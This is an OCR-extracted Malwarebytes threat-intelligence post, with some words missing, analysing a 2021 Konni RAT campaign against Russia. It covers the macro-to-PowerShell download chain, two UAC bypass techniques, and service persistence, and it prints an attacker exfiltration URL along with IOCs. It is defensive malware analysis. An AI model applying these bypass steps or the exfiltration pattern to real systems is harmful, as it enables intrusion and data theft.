


THREAT INTELLIGENCE

New variant of Konni malware used in campaign targetting Russia

Posted: August 20, 2021 by Mark Stockley

This blog post was authored by Hossein Jazi

In late July 2021, we identified an ongoing spear phishing campaign pushing Konni Rat to target Russia. Konni was first observed in the wild in 2014 and has been potentially linked to the North Korean APT group named APT37.

We discovered two documents written in Russian language and weaponized with the same malicious macro. One of the lures is about the trade and economic issues between Russia and the

Categories

Breaches

Product News

Ransomware


Threat Intelligence

Vulnerabilities

In this blog post we provide on overview of this campaign that uses two different UAC bypass techniques and clever obfuscation tricks to remain under the radar.


Attack overview


The following diagram shows the overall flow used by this actor to compromise victims. The malicious activity starts from a document that executes a macro followed by a chain of activities that finally deploys the Konni Rat.



Document analysis

We found two lures used by Konni APT. The first document "Economic relations.doc" contains a 12 page article that seems to have been published in 2010 with the title: "*The regional economic contacts of Far East Russia with Korean States (2010s)*". The second document is the outline of a meeting happening in Russia in 2021: "*23th meeting of the*





These malicious documents used by Konni APT have been weaponized with the same simple but clever macro. It just uses a Shell function to execute a one-liner cmd command. This one liner command gets the current active document as input and looks for the `"^var"` string using

```
findstr
```

and then writes the content of the line staring from “var” into `y.js`. At the end it calls

```
Wscript
```

`Shell` function to executes the Java Script file (

).

The clever part is that the actor tried to hide its malicious JS which is the start of its main activities at the end of the document content and did not put it directly into the macro to avoid being detected by AV products as well as hiding its main intent from them.

The y`.js` file is being called with the active document as its argument. This javascript looks for two patterns encoded within the the active document and for each pattern at first it writes that content starting from the pattern into

```
temp.txt
```

file and then base 64 decodes it using its built-in base64 decoder function, `function de(input)`, and finally writes the decoded content into the defined output.

`yy.js` is used to store the data of the first decoded content and

is used to store the data of the second decoded content. After creating the output files, they are executed using `Wscript` and

```
Powershell
```

.

The Powershell script (`y.ps1`), uses

```
DllImport
```

function to import `URLDownloadToFile` from

```
urlmon.dll
```

and `WinExec` from

```
kernel32.dll
```

- URL to download a file from it
- Directory to store the downloaded file (%APPDATA%/Temp)
- Name of the downloaded file that will be stored on disk.

In the next step it calls `URLDownloadToFile` to download a cabinet file and stores it in the

```
%APPDATA%Temp
```

directory with the unique random name created by `GetTempFileName`. At the end it uses

```
WinExec
```

to execute a cmd command that calls `expand` to extract the content of cabinet file and delete the cabinet file. The

```
y.ps
```

1 is deleted at the end using `Winexec`.

The extracted cabinet file contains 5 files: `check.bat`,

```
install.bat
```

,`xmlprov.dll`,

```
xmlprov.ini
```

and `xwtpui.dll`. The yy.js is responsible to execute

```
check.bat
```

file that extracted from the cabinet file and delete itself at the end.

Check.bat

This batch file checks if the command prompt is launched as administrator using `net session > nul` and if that is the case, it executes

```
install.bat
```

. If the user does not have the administrator privilege, it checks the OS version and if it is Windows 10 sets a variable named `num` to 4, otherwise it sets it to 1. It then executes

```
xwtpui.dll
```

```
EntryPoint
```

(The export function of the DLL to be executed), `num` (the number that indicated the OS version) and

```
install.bat
```

.

Install.bat

the malware used by the attacker pretends to be the xmlprov Network Provisioning Service. This service manages XML configuration files on a domain basis for automatic network provisioning.
`Install.bat` is responsible to install

as a service. To achieve this goal, it performs the following actions:

- Stop the running

  ```
  xmlprov
  ```

  service
- Copy dropped

  ```
  xmlprov.dll
  ```

  and

  ```
  xmlrov.ini
  ```

  into the system32 directory and delete them from the current directory
- Check if

  ```
  xmlProv
  ```

  service is installed or not and if it is not installed create the service through

  ```
  svchost.exe
  ```

```
xmlProv
```

service values including

```
type
```

and

```
binpath
```

- Add

```
xmlProv
```

to the list of the services to be loaded by

```
svchost
```

- add

```
xmlProv
```

to the

```
xmlProv
```

registry key

```
xmlProv
```

service

xwtpui.dll

As we mentioned earlier if the victim's machine does not have the right privilege, `xwtpui.dll` is being called to load

```
install.bat
```

file. Since `install.bat` is creating a service, it should have the high integrity level privilege and

```
"xwtpui.dll"
```

`EntryPoint` is the main export function of this dll. It starts its activities by resolving API calls. All the API call names are hard coded and the actor has not used any obfuscation techniques to hide them.

In the next step, it checks privilege level by calling the `Check_Priviledge_Leve`l function. This function performs the following actions and returns zero if the user does not have the right privilege or UAC is not disabled.

```
RtlQueryElevationFlags
```

to get the elevation state by checking

```
PFlags
```

value. If it sets to zero, it indicates that UAC is disabled.

- Get the access token associated to the current process using

```
NtOpenProcessToken
```

and then call

```
NtQueryInformationToken
```

to get the

```
TokenElevationType
```

and check if it's value is 3 or not (If the value is not 3, it means the current process is elevated). The TokenElevationType can have three values:

- TokenElevationDefault (1): Indicates that UAC is disabled.
- TokenElevationTypeFull (2): Indicates that the current process is running elevated.

After checking the privilege level, it checks the parameter passed form `` `check.bat` `` that indicates the OS version and if the OS version is Windows 10 it uses a combination of a modified version of RPC UAC bypass reported by Google Project Zero and Parent PID Spoofing for UAC bypass while for other Windows versions it uses “

```
Token Impersonation technique
```

Token Impersonation UAC Bypass (Calvary UAC Bypass)

Calvary is a token impersonation/theft privilege escalation technique that impersonates the token of the Windows Update Standalone Installer process (`wusa.exe`) to spawn

```
cmd.exe
```

with highest privilege to execute `install.bat`. This technique is part of the US CIA toolsets leak known as Vault7.

The actor has used this method on its 2019 campaign as well. This UAC bypass starts by executing `wusa.exe` using

```
ShellExecuteExw
```

and gets its access token using `NtOpenProcessToken`. Then the access token of

```
wusa.exe
```

is duplicated using `NtDuplicatetoken`. The

```
DesiredAccess
```

parameter of this function specifies the requested access right for the new token. In this case the actor passed `TOKEN_ALL_ACCESS` as

value which indicates that the new token has the combination of all access rights of this current token. The duplicated token is then passed to `ImpersonateLoggedOnUser` and then a cmd instance is spawned using

```
CreateProcessWithLogomW
```

. At the end the duplicated token is assigned to the created thread using `NtSetINformationThread` to make it elevated.

ThreatDown
Powered by Malwarebytes

ThreatDown
Powered by Malwarebytes

The UAC bypass used for Windows 10 uses a combination of a modified version of RPC based UAC bypass reported by Google project Zero and Parent PID spoofing to bypass UAC. The process is as follows:

- Step 1: Creates a string binding handle for interface id **"201ef99a-7fa0-444c-9399-19ba84f12a1a"** and returns its binding handle and sets the required authentication, authorization and security Quality of service information for the binding handle.

process (it uses

```
winver.exe
```

as non-elevated process) through

```
NdrAsyncClientCall
```

.

```
NtQueryInformationProcess
```

to Open a handle to the debug object by passing the handle of the created process to it. Then detaches the debugger from the process using

```
NtRemoveProcessDebug
```

and terminates this created process using

```
TerminateProcess
```

.

- Step 4: Repeats the step 1 and step 2 to create a new elevate process:

```
Taskmgr.exe
```

.

```
taskmgr.exe
```

process handle by retrieving its initial debug event. At first It issues a wait on the debug object using

```
WaitForDebugEvent
```

to get the initial process creation debug event and then uses

```
NtDuplicateObject
```

to get the full access process handle.

```
Taskmgr.exe
```

, the actor uses this handle to execute cmd as high privilege process to execute

```
install.bat
```

. To achieve this, the actor has used Parent PID Spoofing technique to spawn a new cmd process using

```
CreateProcessW
```

and handle of

```
Taskmgr.exe
```

which is an auto elevated process is assigned as its parent process using

```
UpdateProcThreadAttribute
```

.

Xmlprov.dll (Konni Rat)

This is the final payload that has been deployed as a service using `svchost.exe`. This Rat is heavily obfuscated and is using multiple anti-analysis techniques. It has a custom section named “

```
qwdfr0
```

`ServiceMain`.

Even though this sample is heavily obfuscated its functionality has not changed much and it is similar to its previous **version**. It seems the actor just used a heavy obfuscation process to hinder all the security mechanisms. VirusTotal detection of this sample at the time of analysis was 3 which indicates that the actor was successful in using obfuscation and bypass most of the AV products.

This RAT has an encrypted configuration file “xmlprov.ini” which will be loaded and decrypted at the start of the analysis. The functionality of this RAT starts by collecting information from the victim’s machine by executing the following commands:

Uses this command to collect the detailed configuration information about the victim's machine including operation system configurations, security information and hardware data (RAM size, disk space and network cards info) and store the collected data in a tmp file.

- `cmd /c tasklist`

  : Executes this command to collect a list of running processes on victim's machine and store them in a tmp file.

In the next step each of the the collected tmp files is being converted into a cab file using `` `cmd /c makecab` `` and then encrypted and sent to the attacker server in an HTTP POST request (

```
http://taketodjnfnei898.c1.biz/up.php?
name=%UserName%
```

).

After sending data to server it goes to a loop to receive commands from the server (``). At the time of the analysis the server was down and unfortunately we do not have enough information about the next step of this attack. The detail analysis of this payload will be published in a follow up blog post.

Campaign Analysis

Konni is a Rat that potentially is used by APT37 to target its victims. The main victims of this Rat are mostly political organizations in Russia and South Korea but it is not limited to these countries and it has been observed that it has targeted Japan, Vietnam, Nepal and Mongolia.

There were several operations that used this Rat but specifically the campaigns reported by ESTsecurity and CyberInt in 2019 and 2020 are similar to what we reported here. In those campaigns the actor used lures in Russian language to target Russia. There are several differences between past campaigns of this actor and what we documented here but still the main

Konni RAT as a service.

Here are the some major differences between this new campaign and older ones:

- The macros are different. In the old campaign the actor used TextBoxes to store its data while in the new one the content has been base64 encoded within the document content.
- In the new campaign JavaScript files have been used to execute batch and PowerShell files.
- The new campaign uses Powershell and URLMON API calls to download the cab file while in the old campaign it used

  ```
  certutil
  ```

  to download the cab file.
- The new campaign has used two different UAC bypass techniques based on the victim's OS while in the old one the actor only used the Token Impersonation technique.
- In the new campaign the actor has developed a new variant of Konni RAT that is heavily obfuscated. Also, its configuration is encrypted and is not base64 encoded anymore. It also does not use FTP for exfiltration.

Malwarebytes customers are protected against this campaign.

IOCs

name	Sha256
N/A	fccad2fea7371ad24a1256b78165bceffc5d01a850f6
economics relations.doc	d283a0d5cfed4d212cd76497920cf820472c5f138fd0
y.js	7f82540a6b3fc81d581450dbdf7dec7ad45d2984d37
yy.js	7a8f0690cb0eb7cbe72ddc9715b1527f33cec7497dc
y.ps1	617f733c05b42048c0399ceea50d6e342a4935344ba
tmpBD2B.tmp	10109e69d1fb2fe8f801c3588f829e020f1f29c4638fa
check.bat	a7d5f7a14e36920413e743932f26e624573bbb0f431
install.bat	4876a41ca8919c4ff58ffb4b4df54202d82804fd85d0

xmlprov.dll	80641207b659931d5e3cad7ad5e3e653a27162c66b
xmlprov.ini	491ed46847e30b9765a7ec5ff08d9acb86016980190

Domains:

takemetoyouheart[.]c1[.]biz

taketodjnfnei898[.]ueuo[.]com

taketodjnfnei898[.]c1[.]biz

romanovawillkillyou[.]c1[.]biz

Threat Intelligence

Related articles

THREAT INTELLIGENCE

A visit to a print shop put a password stealer on a co-…

THREAT INTELLIGENCE

Watch out! Mobidash Android adware spread through…

THREAT INTELLIGENCE

Ransomware review: September 2024

ThreatDown
Powered by Malwarebytes

ThreatDown
Powered by Malwarebytes

ThreatDown Newsletter

Get cybersecurity news and tips from our security experts in your mailbox.